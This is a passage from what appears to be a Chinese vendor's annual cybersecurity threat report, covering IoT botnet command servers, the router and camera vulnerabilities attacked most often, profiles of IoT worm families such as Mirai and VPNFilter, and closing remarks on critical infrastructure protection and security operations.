


图 281 全球 IoT 僵尸网络命令控制服务器分布情况

2018 年全年，我国境内 IoT 僵尸网络命令控制（C&C）服务器分布最多的五个地区分别为山东（12.20%）、江苏（8.19%）、上海（6.28%）和河南（5.23%）。




图 282 全国 IoT 僵尸网络命令控制服务器分布情况

在针对 IoT 设备的攻击中，路由器和摄像头是被攻击频率最高的，分别占比 65%、25%。Telnet 弱密码爆破和漏洞攻击是针对 IoT 设备攻击的最主要手段。

路由器直接控制着网络的出入口，在各类网络中起着举足轻重的作用，因此针对路由器的攻击占比最大。路由器被攻击成功后，主要被用来构建僵尸网络、DNS 劫持、挖矿等。

被攻击最多的路由器漏洞排序如下：

*HG532 系列路由器远程命令执行漏洞（CVE-2017-17215）
GPON 光纤路由器命令执行漏洞（CVE-2018-10561/CVE-2018-10562）
MikroTik RouterOS 安全漏洞（CVE-2018-14847）
Linksys E-series 远程代码执行漏洞
NETGEAR DGN1000 远程代码执行漏洞
D-Link Devices 'command.php' 远程代码执行漏洞
TP-Link Wireless 路由器后门漏洞
Realtek SDK 的 miniigd SOAP 服务中的远程代码执行漏洞（CVE-2014-8361）
D-Link UPnP SOAP 接口多个命令注入漏洞

NetCore 路由器 53413/UDP 后门服务漏洞
D-Link DIR-645 路由器远程任意命令执行漏洞(CVE-2015-2051)

表 57 被攻击最多的路由器漏洞

摄像头是第二大易被攻击的 IoT 设备，相对于路由器来说其攻击面和危害性更不容小觑。目前各类摄像头产品质量参差不齐，安全隐患众多。其脆弱性主要体现在以下几个方面：

默认弱口令、远程代码执行、任意文件读取、未授权访问漏洞、登录密码绕过、隐藏后门、信息泄露等。与路由器类似，摄像头一旦被攻陷后，可以被用来进行 DDoS 攻击、构建僵尸网络、挖矿等。除此之外，由于摄像头涉及用户隐私的特殊性，很多黑客入侵摄像头获取到隐私视频后，会非法将之出售给从事偷窥和色情等非法交易的组织或个人，从中谋取经济利益。被攻击最多的摄像头漏洞排序如下：

HTTP_网络摄像头_NetGear 认证绕过漏洞
HTTP_JAWS 网络摄像头_shell 后门
HTTP_AVTECH 视频监控_SSRF 漏洞
Hikvision 网络摄像头越权访问漏洞
Dahua 摄像头非授权访问漏洞
HTTP_AVTECH_DVR_数字视频录像机_远程代码执行漏洞
XiongMai uc-httpd 1.0.0 缓冲区溢出漏洞
Avtech 网络摄像头命令注入漏洞
Kguard Digital Video Recorder 漏洞
HiSilicon DVR/NVR Soc 漏洞
CCTV-DVR 多个供应商远程代码执行漏洞
Belkin NetCam 远程代码执行漏洞

表 58 被攻击最多的摄像头漏洞

根据过去一年多针对物联网设备攻击的主要趋势变化，同时结合重要 IoT 设备攻击案例，我们总结出以下几个特点：

1、IoT 设备已经开始被用来进行 APT 攻击

VPNFilter 是一次具有里程碑意义的事件，标志着 IoT 设备已经被开始用于 APT 攻击。该事件于 2018 年 5 月公布，有 54 个国家的超过 500000 台路由器和 NAS 设备感染了 VPNFilter 恶意软件，感染目标包括了 LinkSyS，Mikrotik，Netgear，QNAP，TP-Link，D-Link，中兴，华为等设备，被认为是一次计划周密、目的性强、工程化、大规模组织发起的全球性 APT 攻击。

2、IoT 蠕虫家族快速增长，成为漏洞集大成者，且更新迭代速度极快

过去一年多，IoT 蠕虫家族增长迅猛，从 2017 年的年增长 10 种以内猛增到 2018 年的 19 种。IoT 蠕虫已经成为漏洞的集大成者，少的集成六七种，多的集成数十种。如 Mirai 蠕虫及其变种前后集成了数十种漏洞进行攻击：

CVE-2019-3929
OpenDreamBox Remote Code Execution
CVE-2018-6961
CVE-2018-7841
CVE-2018-11510
Dell KACE Remote Code Execution
CVE-2017-5174
HooToo TripMate Remote Code Execution
Belkin WeMo RCE
MiCasaVeraLite RCE
CVE-2018-17173
WePresent Cmd Injection
ASUS DSLModem 远程代码执行漏洞
CVE-2019-2725
Netgear ReadyNAS RCE
CVE-2014-8361
Vacron NVR CVE
CVE-2018-10561 和 CVE-2018-10562
CVE-2015-2051
CCTV-DVR 远程代码执行（RCE）漏洞
Eir WAN 端远程命令注入漏洞
Netgear Setup.cgi 远程代码执行（RCE）
CVE-2016-6277
MVPower DVR Shell 命令执行
CVE-2017-17215
ThinkPHP 5.0.23 / 5.1.31 远程代码执行（RCE）漏洞

表 59 Mirai **蠕虫使用的漏洞**

6.2 主要攻击 IoT 设备的病毒家族介绍

过去一年多，有超过 15 种针对 IoT 设备攻击的蠕虫病毒在互联网上传播。其中 Hajime 和 Mirai 占比最大。




图 283 流行 IoT 蠕虫家族分布

1、ADB.Miner

2018 年 2 月被发现，集中爆发于中国与南韩地区，感染 7500+设备。扫描模块使用了 Mirai 的 SYN 扫描代码。主动寻找开放 5555 端口的安卓设备，执行 ADB 命令感染新设备，安卓手机，平板，部分安卓系统的智能电视与电视机顶盒默认开启 USB 调试，极易受到感染。

2、Hide 'N Seek

2018 年 1 月被发现，拥有超过 170 个 P2P 节点。主要目标为家用路由器与 IP 摄像头，已经感染超过 10W 台物联网设备。复用一部分 Mirai 源码，通过扫描一些公共服务端口(23，80/8080，2480，5984)后用弱口令暴露破解，之后的版本中又添加了挖矿功能以及针对 OrientDB，CouchDB 的攻击手段，还陆续增加了针对闭路电视(JAWS DVR CCTV)，智能家居设备(HomeMatic Zentrale CCU2)的攻击能力。

3、Satori CoinTobber

Satori 的后继变种，专注于攻击华为路由器(HG532)，后续又增加了针对雄迈摄像头与 D-Link DSL-2750B 设备的攻击手段，并且在 2018 年 5 月更新后开始感染 GPON 设备，集

成 DDoS 攻击能力。

4、Muhstik

2018 年 4 月首次发现，使用了 11 种漏洞攻击手段，并且已经存在较长时间，扫描目标设备的各类服务端口(80，8080，7001，2004 等)，并在端口上尝试不同的攻击载荷。感染成功后会利用挖矿，DDoS 攻击等方式获利。

5、VPNFilter

2018 年 5 月公布，是一次具有里程碑意义的事件，有 54 个国家的超过 500000 台路由器和 NAS 设备感染了 VPNFilter 恶意软件，感染目标包括了 LinkSyS、Mikrotik、Netgear、QNAP、TP-Link、D-Link、中兴、华为等设备，被认为是一次计划周密，目的性强，工程化，大规模组织发起的全球性 APT 攻击。攻击分为三阶段进行:

阶段 1：将目标定位在各类无防护的 IoT 设备上，使用已经公开的老旧漏洞进行感染并获得持久化访问权限，过程隐蔽且具有很强的对抗性。

阶段 2：利用 TOR 网络与 C&C 通信，获取命令返回消息，下发阶段 3 使用的恶意功能模块。

阶段 3: 利用扩展功能模块，可以实现各类信息收集，包括设备的文件信息，命令执行，设备管理，在某些平台上可以实现设备的自我销毁，数据包嗅探，TOR 网络通信等。

6、Prowli

2018 年 6 月被发现，利用暴力破解，错误配置以及多种漏洞感染了总共超过 40000 台服务器，DSL 调制解调器以及 IoT 设备。其获利方式主要有两种：加密货币挖矿，流量欺骗。

7、Anarchy

2018 年 7 月的一天内感染 18000 台华为路由器，使用 CVE-2017-17215 与 CVE-2014-8361 两个老旧的漏洞。

8、Death

2018 年 6 月披露，使用 14 个已知漏洞攻击 AVTech 设备，包括由 DVR，NVR，网络摄像头等，这些设备的共同点为明文密码，允许未认证用户创建用户。

9、Ghost DNS

针对巴西地区家用路由器的恶意 DNS 劫持事件，有超过 10000 台路由器被感染，种类达到 70 种。主要针对路由器 web 认证页面进行口令爆破或对 dnscfg.cgi 绕过身份验证，感染后会修改 DNS 配置，将其配置为 Rogue DNS Server，通过劫持 52 个域名（银行，云服务商等）将用户流量导向伪装后的钓鱼界面，获取用户的登陆信息。

10、HaKai

2018 年 7 月批露，利用公开的 Mirai 与 Gafgyt 恶意软件代码与多个已知的 IoT 设备漏洞构成。针对目标包括华为路由器，D-Link 设备等。

11、Trinity

2018 年 9 月发现，利用暴露 ADB 接口在安卓设备间传播，植入其加密挖矿恶意软件，然后使用受感染的设备传播给新的受害者，属于 ADB.Miner 的变种。

12、Fbot

2018 年 9 月发现，通过 ADB 接口传播，并主动清除受感染设备内的 Trinity 恶意软件。

其与 Satori 恶意软件共享代码，采用基于区块链的 DNS 系统，不易受到追踪。2019 年 2 月出现新变种，针对采用 HiSilicon 的 DVR/NVR Soc 的设备，通过 HTTP 请求扫描符合特征的设备，控制设备并用于 DDoS 攻击。

13、Bushido

2018 年 9 月发现，属于 Mirai 变种，拥有多种 DDoS 攻击手段，并使用一些已知漏洞攻击设备。

14、BCMUPnP_ Hunter

2018 年 9 月发现，感染量巨大，主要针对 BroadCom UPnP 为基础的路由设备，内建自有代理网络，可以将肉鸡作为跳板访问互联网，发送垃圾邮件。

15、Chalubo

2018 年 8 月发现，主要针对 SSH 服务器使用暴力破解的方式发起攻击。受感染设备会下载三个组件：下载器，恶意程序主体与 Lua 脚本，且使用 ChaCha 加密，感染后利用宿主机发起 DDoS 攻击。

7.1 网络空间成为国家级对抗战场 应加强国家关键基础设施保护

网络空间被称为“下一个战争空间”。围绕网络空间发展权、主导权、控制权的竞争愈演愈烈。全球已有 112 个国家成立了网军，网络空间已经逐渐成为国家级战场，网络攻击已经由局部性的无组织型的“暗斗”变为全局性的有组织型的国家级的“明争”。

特别是近两年来，黑客团伙针对别国攻击特别是关键基础设施的攻击案例越来越多。

2017 年，伊朗黑客组织 APT33 被曝光，专门针对航空航天和能源行业收集情报。

2018 年，意大利石油与天然气开采公司 Saipem 遭受网络攻击，主要影响了其在中东的服务器，包括沙特阿拉伯、阿拉伯联合酋长国和科威特，造成公司 10%的主机数据被破坏。

2018 年，被认为是 BlackEnergy 的子组织 GreyEnergy 再次活跃，对乌克兰和波兰两个国家的能源部门、交通运输部门进行了攻击。

2018 年，有黑客针对韩国平昌冬奥会发动网络攻击，导致奥运会官方网站宕机和网络中断。

2019 年，委内瑞拉遭到网络攻击，全国停电一周，疑似能攻击电网的武器或已出现。

国家关键基础设施一旦遭到破坏，会严重危害国计民生、公共利益甚至国家安全。

我们预计，未来针对关键基础设施的网络攻击会继续增加，攻击者会从电力、交通等国家命脉入手进而延伸到重要工业设施，关键网络设施等，类似永恒之蓝的武器化攻击也会越来越激烈。面对日益严峻的网络安全挑战，应尽快完善关键信息基础设施安全保障体系。

7.2 网络安全强国建设必须依靠强大的“中国芯”

习近平总书记指出，核心技术是国之重器。一个国家、一个民族必须拥有自己的核心竞争力，才能不会被别人轻易遏制住咽喉难以发展。作为事关国家安全的网络安全建设更是如此。2018 年相继爆发的诸多应用广泛的软硬件漏洞事件，更加坚定了我们走独立自主的网络安全强国之路的信念。

当前，我国的网络安全整体防护能力还不强，关键基础设施防护水平较为薄弱。特别是在芯片、操作系统、数据库等基础软硬件的使用上仍大量采用国外产品，构建于如此软硬件设施基础之上的防御体系即便再强大也会存在巨大的风险。这种缺少“中国芯”的现状不改变，关键时刻就只能受制于人。

因此，必须加快发展自主可控的战略高新技术和重要领域核心关键技术。唯有拥有自主可控的强大的“中国芯”，才能有网络安全的未来，唯有网络安全，才能有国家安全。

7.3 大量新技术应用带来的安全问题给网络安全行业带来新挑战

随着 IPV6、5G、区块链技术、人工智能、物联网、车联网等新技术的大范围应用，网络安全行业必然会面临新挑战和新威胁。

物联网、车联网技术的发展不断突破着互联网的边界，以前一台机器是一个节点，现在每个人拥有的多个设备就是多个节点。以后一个机器人、一辆车，一个摄像头都会成为一个节点，节点之间的联系越来越紧密。节点越多，安全漏洞也会越多，我们不可能保证每个节点都能做到 100%安全。黑客很容易找到这张大网中最脆弱的节点，进而各个突破对整个网络构成威胁。

IPv6 协议的应用同样会面临多种安全威胁，除了 IPv4 协议上的部分威胁可以延续外，还会面临一些新的安全隐患，如：IPv6 扩展首部威胁，协议威胁等。

5G 网络的峰值数据速率为 10Gbps，与 4G 的 1 Gbps 相比，速度增长不仅一倍，甚至超过了目前很多有线宽带的速度。5G 环境下，会有更多的 IoT 设备直接连接到 5G 网络，从而绕过路由器，为攻击者提供丰富的攻击目标，网络监控也会变得更加困难。

随着人工智能技术的发展，大量的人工智能系统已经得到商业应用。人工智能系统的脆弱性会成为攻击者的下一个目标，未来针对这些系统的攻击事件可能会逐渐增多。另外，攻击者可能还会采用人工智能技术提高攻击的效率和成功率，快速探测目标系统，搜索可能的漏洞，构造更为有效的攻击场景。

7.4 外部环境变化给网络安全提出新要求 安全厂商应加强产品的实战能力和闭环能力

这几年，外部环境变化给网络安全厂商提出了新要求。一方面，过去几年发生的若干起重大安全事件，提示我们攻击者已经不再局限于单一的攻击方式，而是展开全方位立体式攻击。攻击是面向各种设备和系统的，从软件到硬件，从云到端，攻击者已经将各种攻击方式串联起来形成了更加复杂的攻击场景。另一方面，有安全防护需求的政企客户在纷纷提高安全投入的同时也提高了对安全产品的能力要求，不再仅仅限于“合规”要求，而是更关注于产品对于攻击有效性的确认和处置上。

以往堆砌起来的安全设备虽然能产生或多或少的报警，但这些产品无法形成有效的合力，同时缺乏监视、收集、确认、反馈和评价的闭环过程。在实验室中“闭门造车”出来的产品缺乏实战能力，面对复杂的真实攻击场景往往发挥作用有限。

在今年的 RSA 大会上，更多厂商提出了通过自动化、流程编排、人工智能和机器学习

的组合形成的闭环整体安全解决方案。如 Gartner 提出的新一代自适应安全防御架构，强调通过预测、检测、防御和响应的流程实现持续监控与分析，完成闭环防御流程。

未来，实战能力和闭环能力将成为衡量安全产品能力的金标准，也是有效应对未来复杂网络安全攻防形势的有效手段。

7.5 安全威胁来自于各个方向且日趋复杂 需要面向客户的独立安全运营模式才能有效面对

当前，各种网络威胁正在以前所未有的速度不断发展、演变。几年前，攻击者会集中精力使用一种或为数不多的几种威胁来发起攻击。随后与之抗衡的防御措施会相应出台，对应攻击的成功概率将大幅下降。不过，攻击者也在不断发展其技术、工具，通过不断地发展，攻击者已经能够整合多种威胁技术，以实现其目标，从而使得防御方的防御手段变得十分有限。这就是当前网络安全攻防不平衡的现状所在。

今天的网络威胁来自于各个方向，且比以往任何时候都复杂，攻击者已经可以在各种空间使用各种手段进行无缝穿梭和切换。安全攻防对抗性的快速变化，使得任何想一劳永逸仅靠单一产品或多个产品的简单堆砌就能解决问题的“防护方案”变得越来越无力。任何仅靠单一检测手段就想发挥作用的安全产品同样也逐渐落后于这个时代。威胁情报的出现，可以在一定程度上满足产品或现有防护体系的亟需诉求。但仅有威胁情报是远远不够的，安全防护体系亟需一次新的变革，只有基于云地结合、人机配合的独立安全运营模式才能有效面对当前网络中的各类威胁。

2017 年，启明星辰集团提出以“第三方独立安全运营”为核心的 I^3新战略。立足于自身在云计算、大数据、物联网、工业互联网、关键信息基础设施保护、移动互联网等领域的安全技术发展，以具备全面实战对抗能力的安全运营团队为核心，打造标准化、体系化、实战化的安全交付模式，从而提供覆盖全行业全技术的安全能力，解决新技术带来的安全挑战，帮助客户全面提升安全能力。

7.6 结语

习近平总书记强调“没有网络安全就没有国家安全，就没有经济社会稳定运行，广大人民群众利益也难以得到保障。”随着网络安全法的深入实施，网络安全相关法律法规及配套制度逐步健全，网络安全工作法律保障体系不断完善，执法力度不断加强，网络环境持续净化，企事业单位及国家关键基础设施的网络防护能力持续提高。网络安全等级保护制度 2.0 国家标准的发布，更将极大促进我国网络安全保障水平的提高和网络安全产业的进步。

面对日益复杂的网络安全威胁，启明星辰愿与各界同仁共同努力，推动产业发展，加强网络安全核心技术能力建设，为提升我国网络安全保障能力，构筑我国网络安全坚固屏障不断贡献力量。

最后借助 2019 年 RSA 大会的主题“Better”，相信在国家各监管单位的强有力领导下，在网络安全界同行、企事业单位及个人的共同努力下，我国的网络安全环境一定会越来越好！（完）